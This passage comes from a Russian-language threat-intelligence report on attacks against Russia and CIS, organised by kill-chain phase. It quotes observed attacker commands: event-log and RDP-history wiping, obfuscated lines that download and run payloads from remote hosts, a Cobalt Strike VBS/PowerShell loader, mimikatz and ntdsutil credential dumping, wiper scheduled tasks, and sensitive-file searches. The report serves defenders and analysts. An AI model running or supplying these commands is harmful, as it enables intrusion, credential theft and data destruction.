powershell -command wevtutil el | Foreach-Object {Write-Host Clearing $_; wevtutil cl $_}
```

```
C:\Windows\system32\cmd.EXE" /c for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1
```

Для удаления артефактов, указывающих на использование RDP, злоумышленники чаще всего пользуются скриптами для очистки истории подключений.

Пример скрипта, который использует группировка Twelve:

```
@echo off
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
attrib -s -h %userprofile%\documents\Default.rdp
del %userprofile%\documents\Default.rdp
del /f /s /q /a %AppData%\Microsoft\Windows\Recent\AutomaticDestinations
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU" /
va /f
```

В большинстве случаев скрипты, которыми пользуются атакующие, обфусцированы. Это делается для затруднения анализа и повышения вероятности обхода «сигнатурного» обнаружения вредоносных скриптов. Примеры обфускации команд:

```
"$windir\system32\cmd.exe" /c vvS || EcHO vvS & P"i"ng vvS || Cu"ri" http://[REDACTED]/41G/mOw -o
$user\temp\vvS.vbs & P"i"ng -n 4 vvS || c"S"C"r"l"P"T $user\temp\vvS.vbs & exit
```

```
P"i"ng -n 4 vvS
```

```
"$windir\system32\CMD.EXE" /v/q /r^S^t^AR^t ^m^S^iexEC V^u^t^g=I^c^AY^E&#x09;/^qule^T
-PA^cK^A^GE "hTtp://[REDACTED]:8080/AYAxqx7hRA/aSIMymy3KoD4cwk/4Z!/comPuTErnAme!"
Pu^Fn^R=^G^a^L^x^dGb^Zu
```

Также злоумышленники для избежания обнаружения маскируют свои вредоносные файлы, сервисы, задачи планировщика под легитимные продукты или сервисы.

Примеры задач планировщика:

```
C:\Windows\System32\Tasks\run
C:\Windows\System32\Tasks\Update Microsoft
C:\Windows\System32\Tasks\Yandex
C:\Windows\System32\Tasks\YandexUpdate
```

Атакующие часто используют маскировку вредоносного программного обеспечения: дают файлам имена, которые могут показаться легитимными или не вызывать подозрений у пользователя. Например, имена, которые похожи на системные файлы Windows, чтобы пользователь считал их частью операционной системы: `svchost.exe`, `explorer.exe`, `services.exe`.

Маскировка под популярные приложения помогает скрыть вредоносные программы среди легитимного программного обеспечения. В атаках вредоносное ПО часто маскируется под `chrome.exe`, `winword.exe` или `word.exe` и `setup.exe`.

Использование расширений файлов, ассоциируемых с документами или медиафайлами, также распространено, особенно если злоумышленники используют двойное расширение файлов. В системе Windows по умолчанию скрыто истинное расширение файла, делая маскировку еще более эффективной. Со своей стороны рекомендуем аналитикам SOC в любом случае обращать внимание на наличие двойного расширения в телеметрии, т.к. это само по себе является подозрительным.

`invoice.pdf.exe`

Файл, маскирующийся под PDF-документ, но являющийся исполняемым файлом

`photo.jpg.exe`

Маскировка под изображение

`video.mp4.exe`

Маскировка под видеофайл

Command & Control

В качестве Command & Control фреймворка атакующими чаще всего используется Cobalt Strike. Это гибкий RedTeam инструмент, позволяющий подстраивать конфигурацию под нужды пользователя и обладающий богатым функционалом, который можно использовать на различных этапах атаки.

Пример использования Cobalt Strike:

На Windows системе атакующие запустили обфусцированный `IntellPrc.vbs` скрипт, который запускает обфусцированный Powershell скрипт `IntellPrc.ps1`.

Ниже приведено содержимое скрипта `IntellPrc.vbs`

```
walFf=Replace("WSeoeouceoeouripteoeoeoueoeou.Sheoeoueeoeoueeouleoeoul","eoeou","")
set dDSRf=WScript.CreateObject(walFf)

PgG54="%SystemRoot%\System32\WindowsPowerShell\v1.0\powershell.exe -ex bypass -NoLogo
-NonInteractive -NoProfile -WindowStyle Hidden -File ""C:\ProgramData\PrivateUSO\IntellPrc.ps1""

gcZlkk=dDSRf.Run(PgG54,0,0)
```

`IntellPrc.ps1` содержит в себе два шелл-кода под архитектуры `x86` и `x64`, в зависимости от архитектуры, на которой выполняется скрипт, в память загружается шелл-код, который скачивает с удаленного `C2` сервера основную полезную нагрузку (`CobaltStrike beacon`) и выполняет в памяти Powershell.

Также часто атакующие используют утилиту `netcat`, которая позволяет устанавливать соединения `TCP` и `UDP`, принимать и передавать в них данные. Исходный код утилиты доступен на [GitHub](#).

[Подробнее](#)

Популярными процедурами техники `ingress tool transfer` является использование системных утилит `wget` и `curl` для доставки атакующими инструментов на хост:

```
wget https://github[.]com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
curl https://github[.]com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
```

Также эти утилиты могут использоваться в обфусцированном варианте:

```
cmd /c pow^ers^hell/W 01 c^u^rl htt^ps://[REDACTED]r.sh/get/JWNONUaUMt/Egrome.e^xe -o C:\
Users\Public\z3usy.exe;C:\Users\Public\z3usy.exe
```

Through

Фаза «Through» в контексте Unified Cyber Kill Chain относится к действиям злоумышленника в уже скомпрометированной сети, направленным на расширение доступов к системам и данным, которые необходимы для достижения конечных целей атаки. Этот этап включает в себя ряд действий, направленных на углубление проникновения в инфраструктуру и доступа к критически важным ресурсам.

Pivoting

Чаще всего злоумышленники используют утилиту ngrok для туннелирования. В большинстве случаев, сразу после подключения к системе злоумышленники устанавливают её и прописывают в файле конфигурации порт 3389 (стандартный порт RDP).

Артефактом, указывающим на то, что соединения злоумышленников были инициированы через ngrok, является значение «:::%16777216» в поле «Source Network Address».

Пример использования:

```
"C:\Windows\System32\Microsoft\OfficeClickToRun.exe" tcp 3389
```

В данном случае атакующие используют переименованную утилиту ngrok, которую устанавливают в качестве службы, используя конфигурационный файл.

```
C:\ProgramData\svchost\svchost.exe service run --config  
C:\ProgramData\svchost\svchost.yml
```

Альтернативой использования ngrok выступают общедоступные утилиты Chisel и Stowaway.

Discovery

Для сканирования внутренней сети атакующие используют общеизвестные утилиты такие как:

- SoftPerfectNetworkScan
- PortQry
- Advanced IP Scanner
- fscan

```
fscan.exe -h [redacted] -m smb  
fscan.exe -h [redacted] -m smb2  
fscan.exe -h [redacted] -m ms17010
```

Получив доступ ко внутренней инфраструктуре жертвы, атакующие вновь сканируют хосты на наличие открытых портов (3389, 445) и на наличие уязвимости EternalBlue с помощью инструмента fscan.exe

Для разведки домена атакующие в подавляющем большинстве случаев используют утилиты BloodHound и PowerView:

```
Get-DomainObject users
Get-ADUser users
Get-ADUser -Filter * -SearchBase "[REDACTED OU]" | findstr Name
Get-ADGroup "EXCHANGE WINDOWS PERMISSIONS"
Get-ADGroupMember "EXCHANGE WINDOWS PERMISSIONS"
Get-ADGroupMember "engineers"
Get-DomainUser | Export-PowerViewCSV -Path "[redacted]"
Get-DomainComputer | Export-PowerViewCSV -Path "[redacted]"
```

Privilege Escalation

Во множестве проанализированных нами инцидентов атакующие уже имели привилегированные учетные данные, а в случаях, когда им необходимо было повысить привилегии, было замечено использование различных известных инструментов для автоматической эскалации привилегий или поиска путей повышения привилегий, например WinPEAS.

Execution

Выполнение действий злоумышленниками на системе происходит почти всегда с помощью командных интерпретаторов cmd.exe и powershell, но так же достаточно часто можно увидеть использование атакующими задач планировщика.

Как мы уже описывали ранее, атакующие используют различные модули PowerShell для разведки в домене, связи с серверами C2, загрузки дополнительных инструментов на скомпрометированные хосты и для достижения других целей. Поскольку PowerShell предоставляет атакующим возможность использовать различные инструменты операционной системы, и при этом относительно прост в эксплуатации, он пользуется популярностью у атакующих.

Загрузка некоторых модулей может производиться в т.н. Fileless формате, как, например, в примере с использованием wget:

```
wget https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
```

Для загрузки модуля атакующим остается лишь передать результат выполнения команды выше в командлет **Invoke-Expression** или **iex**, после выполнения которых они получают доступ к командлетам, реализованным в этом модуле.

Часто можно увидеть использование атакующими `cmd.exe` как «прослойки» между получением доступа и выполнением полезной нагрузки. Из-за удобства, быстроты и эффективности атакующие нередко предпочитают реализовывать логику какого-либо этапа атаки с помощью `bat`-скриптов. Таким образом мы видим запуск многих утилит из `cmd.exe`, как, например, в `bat`-скрипте, использовавшемся группировкой Twelve для изменения параметров реестра, который мы описывали выше.

Примеры исполнения вредоносных файлов через запланированные задачи группировкой TWELVE:

Имя задачи	Команда
Dead1	<code>reg:\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{9042DCD8-1F89-4FC4-8B13-4D3D5F3AED03}:Actions","cmd.exe /c c:\programdata\twelve.exe -pass [PASSWORD]</code>
Dead2	<code>reg:\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{AB35C377-2AD2-4609-BB92-824482E67525}:Actions","cmd.exe /c \\[DOMAIN]\netlogon\wiper.exe"</code>
12lock	<code>"reg:\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{A131C020-DD72-428E-BD2A-7DEABAF428D0}:Actions","powershell.exe Copy-Item \\[DOMAIN]\netlogon\wiper.exe -Destination `C:\ProgramData`"</code>
12lock 1	<code>reg:\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{0B177D41-E344-40D4-BDDA-9C6A082CE273}:Actions","cmd.exe /c \\[DOMAIN]\netlogon\twelve.exe -pass [PASSWORD]</code>
Copywiper	<code>reg:\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{FB72DE3D-DDA1-4A91-8634-B0523C26BCBF}:Actions","POWERSHELL.EXE Copy-Item \\[DOMAIN]\netlogon\twelve.exe -Destination `C:\ProgramData`"</code>
run	<code>powershell -ex bypass -f \\[DOMAIN]\netlogon\outlookconf2003.ps1</code>
YandexUpdate	<code>\\[DOMAIN]\netlogon\12.exe -pass [PASSWORD]</code>
Update Microsoft	<code>C:\ProgramData\intel.exe</code>

Credential Access

В подавляющем большинстве атак, злоумышленники используют утилиту `mimikatz` для получения учетных данных скомпрометированных хостов. Например, маскируясь под имя калькулятора, чтобы сдать локальные учетные данные из памяти процесса `lsass.exe`

`.\calculator.exe`

MD5	e930b05efe23891d19bc354a4209be3e
SHA1	d1f7832035c3e8a73cc78afd28cfd7f4cece6d20
SHA256	92804faaab2175dc501d73e814663058c78c0a042675a8937266357bcfb96c50
File type	PE64 executable amd64, for MS Windows
File size	1.19 MB
File name	calculator.exe

Различные пути, по которым был найден mimikatz при расследованиях атак:

```
C:\Users\<username>\Desktop\x64\mimikatz.exe
C:\Users\<username>\Desktop\CrackMapExecWin_v2.2\hosted\Invoke-Mimikatz.ps1
C:[Redacted]\x64\mimidrv.sys
C:\Users\<username>\Pictures\mimikatz\x32\mimilove.exe
C:\Users\<username>\Pictures\mimikatz\x32\mimilib.dll
C:\Users\<username>\Pictures\mimikatz\x32\mimikatz.exe
C:\Users\<username>\Pictures\mimikatz\x32\mimidrv.sys
C:\Users\<username>\Pictures\mimikatz\x64\mimikatz.exe
C:\Users\<username>\Pictures\mimikatz\x64\mimilib.dll
C:\Users\<username>\Pictures\mimikatz\x64\mimidrv.sys
C:\Users\<username>\Desktop\Новая папка\mimikatz\x32\mimikatz.exe
C:\Users\<username>\Desktop\Новая папка\mimikatz\x32\mimilib.dll
C:\Users\<username>\Desktop\Новая папка\mimikatz\x32\mimilove.exe
C:\Users\<username>\Desktop\Новая папка\mimikatz\x64\mimikatz.exe
C:\Users\<username>\Desktop\Новая папка\mimikatz\x64\mimilib.dll
C:\Users\<username>\Desktop\1.exe
C:\Users\<username>\Desktop\mimikatz.log
```

Примечательно, что в большинстве случаев утилита была найдена на рабочем столе.

Помимо использования mimikatz, атакующие используют SecretsDump из набора Impacket и общеизвестную утилиту lsassy, исходный код которой доступен на GitHub.

[Подробнее](#)

Пример использования утилиты secretdump:

```
secretdump.exe [redacted] -just-dc-ntlm -outputfile output.txt
```

Пример использования утилиты lsassy:

```
win64.exe -u [redacted] -p [redacted] [target_ip]  
win64.exe -d [redacted] -u [redacted] -p [redacted] [target_ip]
```

Для получения доменных учетных данных, атакующие чаще всего дампят ntds.dit с помощью системной утилиты ndtsutil.exe:

```
$system32\ndtsutil.exe,""$system32\ndtsutil.exe" "ac i ntds" ifm "create full c:\temp" q q
```

Также мы обнаружили, что у атакующих пользуется популярностью набор утилит от NirSoft с помощью которых можно получить различные пароли хранящиеся на системе.

Примеры утилит, найденных при расследовании атак, с их описанием:

BulletsPassView.exe
bulletspassview64.exe

Утилиты от NirSoft для восстановления паролей. Утилита показывает пароли, хранящиеся за маркерами в стандартном текстовом поле ввода пароля операционной системы Windows и веб-браузере Internet Explorer

[Подробнее](#)

chromepass.exe

Утилита от NirSoft, которая позволяет просматривать имена пользователей и пароли, хранящиеся в веб-браузере Google Chrome

[Подробнее](#)

dialupass.exe

Утилита от NirSoft для перечисления всех записей диал-ап/VPN на компьютере и отображения данных для входа: имя пользователя, пароль и домен

[Подробнее](#)**iepv.exe**

Утилита от NirSoft, которая позволяет извлекать пароли, хранящиеся в веб-браузере Internet Explorer, а также Microsoft Edge

[Подробнее](#)**mailpv.exe**

Утилита от NirSoft, которая позволяет извлекать пароли и другие данные аккаунта из почтовых клиентов: Outlook Express, Microsoft Outlook 2000 (только POP3 и SMTP), Microsoft Outlook 2002/2003/2007/2010/2013/2016 (POP3, IMAP, HTTP и SMTP), Windows Mail, Windows Live Mail, IncrediMail, Eudora, Netscape 6.x/7.x (если пароли не зашифрованы мастер-паролем), Mozilla Thunderbird (если пароли не зашифрованы мастер-паролем), Group Mail Free Yahoo! Mail (если пароли сохранены в приложении in Yahoo! Messenger), Hotmail/MSN mail (если пароли сохранены в приложениях MSN/Windows/Live Messenger), Gmail (если пароли сохранены в приложении Gmail Notifier, Google Desktop или by Google Talk)

[Подробнее](#)**netpass.exe
netpass64.exe**

Утилита от NirSoft, которая позволяет восстановить все сетевые пароли, хранящиеся в системе для текущего вошедшего в систему пользователя

[Подробнее](#)**operapassview.exe**

Утилита от NirSoft, которая позволяет восстанавливать пароли веб-браузера Opera (расшифровывает содержимое файла паролей wand.dat и отображает список всех паролей от веб-сайтов, хранящихся в этом файле)

[Подробнее](#)**PasswordFox.exe
passwordfox64.exe**

Утилита от NirSoft, которая позволяет восстанавливать имена пользователей и пароли, хранящиеся в веб-браузере Mozilla Firefox

[Подробнее](#)**pspv.exe**

Утилита от NirSoft, которая позволяет восстанавливать пароли, хранящиеся в Internet Explorer, Outlook Express и MSN Explorer. Пароли извлекаются из защищенного хранилища

[Подробнее](#)**pstpassword.exe**

Утилита от NirSoft, которая позволяет восстанавливать пароли от файлов Outlook .PST

[Подробнее](#)**rdpv.exe**

Утилита от NirSoft, которая позволяет восстанавливать пароли, хранимые утилитой Microsoft Remote Desktop Connection в файлах с расширением .rdp. В современных версиях Remote Desktop Connection утилита не работает

[Подробнее](#)

routepassview.exe

Утилита от NirSoft, которая позволяет восстанавливать различные данные из конфигурационных файлов роутеров (имена пользователей/пароли ISP, логины/пароли роутеров и др.)

[Подробнее](#)

SniffPass.exe
sniffpass64.exe

Утилита от NirSoft для перехвата паролей, проходящих через сетевой адаптер. SniffPass может перехватывать пароли следующих протоколов: POP3, IMAP4, SMTP, FTP и HTTP

[Подробнее](#)

vncpassview.exe

Утилита от NirSoft, которая позволяет восстанавливать пароли, хранящиеся в утилитах VNC

[Подробнее](#)

webbrowserpassview.exe

Утилита от NirSoft, которая позволяет восстанавливать пароли из веб-браузеров Internet Explorer (версии 4.0 - 11.0), Mozilla Firefox (все версии), Google Chrome, Safari и Opera

[Подробнее](#)

WirelessKeyView.exe
wirelesskeyview64.exe

Утилита от NirSoft, которая позволяет восстанавливать ключи и пароли (WEP/WPA) беспроводной сети, хранимые сервисом «Wireless Zero Configuration» в Windows XP и «WLAN AutoConfig» в Windows Vista, Windows 7, Windows 8, Windows 10 и Windows Server 2008

[Подробнее](#)

Lateral Movement

Одним из основных методов, является использование протокола удаленного рабочего стола (RDP) через различные клиенты удаленного администрирования (**AnyDesk**, **Radmin**, **Teamviewer** и другие) для подключения к другим компьютерам в сети жертвы. Также пользуется популярностью использование **PsExec**, причем как легитимного из пакета SysInternals, так и Impacket версии, для перемещения по сети с помощью протокола SMB.

То же самое касается использования WMI, злоумышленники активно пользуются им как в легитимном варианте, через wmic.exe, так и через wmiexec.

Набирать популярность стало использование командлета **Enter-PSSession** для установления интерактивного сеанса с удаленными компьютерами в сети. Эти команды являются частью возможностей PowerShell по удаленному управлению и выполнению команд в удаленных системах с помощью PowerShell Remoting.

```
Enter-PSSession -ComputerName [COMPUTER 1]
Enter-PSSession -ComputerName [COMPUTER 2]
Enter-PSSession -ComputerName [COMPUTER 3]
```

Out

Фаза «Out» в контексте Unified Cyber Kill Chain описывает заключительные действия злоумышленника после успешного проникновения в целевую сеть и расширения его доступа к необходимым системам и данным. На этом этапе основное внимание уделяется достижению конечных целей атаки, которые могут включать кражу данных, саботаж или другие действия, которые ставят под угрозу конфиденциальность, целостность и доступность (CIA) информационных активов жертвы.

Collection

Злоумышленники собирают конфиденциальную информацию от своих жертв: финансовые документы, записи компаний, чертежи, корпоративную переписку и т. д.

В подавляющем большинстве случаев, атакующие используют утилиту **7z** для архивации данных, а для их поиска системную утилиту **findstr.exe** или командлеты powershell.

Примеры среднестатистических wildcard поисков чувствительной информации:

```
findstr /S /I /R [PATTERN] *.doc *.docx *.xls *.xlsx *.ppt *.pptx *.pdf *.eml *.msg *.pst *.mbox *.csv *.qbw *.qba *.qfx *.txt *.rtf *.xml *.json *.conf *.cfg *.ini *.db *.sql *.mdb *.log > C:\results.txt
```

```
Get-ChildItem -Path C:\ -Recurse -Include *.doc, *.docx, *.xls, *.xlsx, *.ppt, *.pptx, *.pdf, *.eml, *.msg, *.pst, *.mbox, *.csv, *.qbw, *.qba, *.qfx, *.txt, *.rtf, *.xml, *.json, *.conf, *.cfg, *.ini, *.db, *.sql, *.mdb, *.log |  
Select-String -Pattern "[PATTERN]"  
-CaseSensitive:$false |  
Select Path, LineNumber, Line |  
Out-File -FilePath C:\sensitive_data_results.txt
```

Одним из трендов, который мы хотим отметить, стало похищение аккаунтов в телеграм путем архивации и последующей эксфильтрации пользовательской папки мессенджера:

```
C:\Users\[User]\AppData\Roaming\Telegram Desktop\tdata\tdata.7z
```

В эту папку входят кэшированные медиафайлы (изображения, видео, аудио), сообщения, стикеры и документы, которые пользователь отправлял или получал через Telegram. Эти данные можно использовать для быстрого доступа без необходимости повторной загрузки с серверов. Она также содержит информацию, необходимую для поддержания активности сеанса пользователя, что позволяет приложению автоматически подключаться к учетной записи без повторного ввода имени пользователя и пароля. Ключи шифрования используются для обеспечения безопасности данных, хранящихся локально. Сеансовые файлы и ключи шифрования можно использовать для доступа к учетной записи Telegram жертвы без необходимости авторизации, что позволяет злоумышленнику читать и отправлять сообщения от вашего имени.

Exfiltration

В основном атакующие пользуются облачными файлообменниками для эксфильтрации чувствительной информации своих жертв посредством использования легитимных приложений браузеров и применения функции drag-and-drop для скрытия своих действий от систем защиты.

Основные сервисы:

- mega
- dropmefiles
- file.io

Также достаточно популярным способом является использование легитимных FTP клиентов таких как FileZilla FTP Client, для выгрузки данных на FTP сервера атакующих.

Impact

Этап «Impact» (Воздействие) в контексте Unified Kill Chain описывает непосредственное влияние кибератаки на целевую организацию или систему. Это включает в себя все виды деструктивной деятельности, которая может быть направлена на уничтожение, изменение или манипулирование данными и ресурсами. Злоумышленники шифруют данные с помощью версии популярного шифровальщика LockBit 3.0, скомпилированного из исходного кода, который находится в открытом доступе.

Не финансово мотивированные группировки, еще и уничтожают инфраструктуру с помощью вайперов.

А самым популярным майнером, который устанавливают злоумышленники, является xmrig для «добычи» MONERO.

Objectives

Этап «Objectives» (Цели) в Unified Kill Chain описывает первичные стратегические цели злоумышленников, которые они стремятся достичь при атаках на информационные системы.


В контексте злоумышленников, нацеленных на регион Россия и страны СНГ, можно выделить две основные категории стратегических целей: финансовые и политические.

Финансовые цели:

- Использование ransomware (вымогательского ПО) для блокировки доступа к важным данным или системам с целью получения выкупа.
- Кража персональных данных клиентов компаний с целью последующей перепродажи или использование в дальнейших фрод схемах.

Политические цели:

- Шпионаж — сбор разведанных со стратегических и государственных предприятий.
- Влияние на политические процессы — атаки могут быть направлены на изменение политической повестки или манипулирование общественным мнением, например, через взломы медиа-ресурсов или социальных сетей.



Статистика на основе анализа ВПО в КТАЕ

По данным нашего продукта Kaspersky Threat Attribution Engine (КТАЕ)⁹ мы составили список наиболее встречающихся семейств вредоносных программ в регионе RU + CIS. Было выявлено, что сэмплы относятся, в основном, к классам RAT и Stealer.

RAT-ники представляют собой один из самых опасных типов вредоносных программ, поскольку они предоставляют злоумышленникам, как понятно из названия, удаленный доступ к зараженному устройству. В исследуемом регионе были замечены следующие представители класса RAT:

- njRAT
- SparkRAT
- Dark Crystal RAT
- Orcus RAT
- DCRat
- Nanocore RAT
- AveMariaRAT
- Quasar RAT
- Revenge RAT
- Remcos
- Telemiris
- NetWire
- ToxicEyeRAT

Stealer — это зловред, который ворует различные чувствительные данные с хоста жертвы, будь то данные учетных записей, банковских карт или файлы.

В исследуемом регионе были замечены следующие представители этого класса:


- Azorult
- RedLine
- RaccoonStealer
- Rhadamanthys
- OskiStealer
- Stealerium
- Formbook
- MATA

